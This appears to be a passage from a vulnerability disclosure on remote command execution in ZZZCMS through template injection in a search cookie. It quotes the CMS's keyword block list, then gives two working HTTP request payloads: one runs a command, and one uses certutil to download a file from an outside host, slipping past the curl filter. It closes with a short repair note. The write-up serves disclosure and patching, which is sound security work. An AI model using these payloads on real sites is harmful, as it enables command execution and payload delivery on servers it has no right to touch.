
array('php','preg','server','chr','decode','html','md5','post','get','request','file','cookie','session','sql','mkdir','copy','fwrite','del','encrypt','\$','system','exec','shell','open','ini_','chroot','eval','passthru','include','require','assert','union','create','func','symlink','sleep','ascii','print','echo','base_','replace','_map','_dump','_array','regexp','select','dbpre','zzz_','{if','curl')

But it does not affect the execution of the command



Command Execution


```
GET /zzzcms/?location=search HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:52.0) Gecko/20100101
Firefox/52.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Cookie: keys={if:=`calc`}{end if}
DNT: 1
Connection: close
Upgrade-Insecure-Requests: 1
```



Remote Download

Since `danger_key()` filters the `curl` command, but it can use the `certutil` command for remote download operations in Windows:

```
GET /zzzcms/?location=search HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:52.0) Gecko/20100101
Firefox/52.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Cookie: keys={if:=`certutil -urlcache -split -f http://192.168.2.104:8080/test`}{end if}
DNT: 1
Connection: close
Upgrade-Insecure-Requests: 1
```



Repair suggestion

in E:\xxx\zzzcms\inc\zzz_template.php Line 1895 Using danger_key() function pairs
\$keywords = getform('keys', 'cookie'); Filter

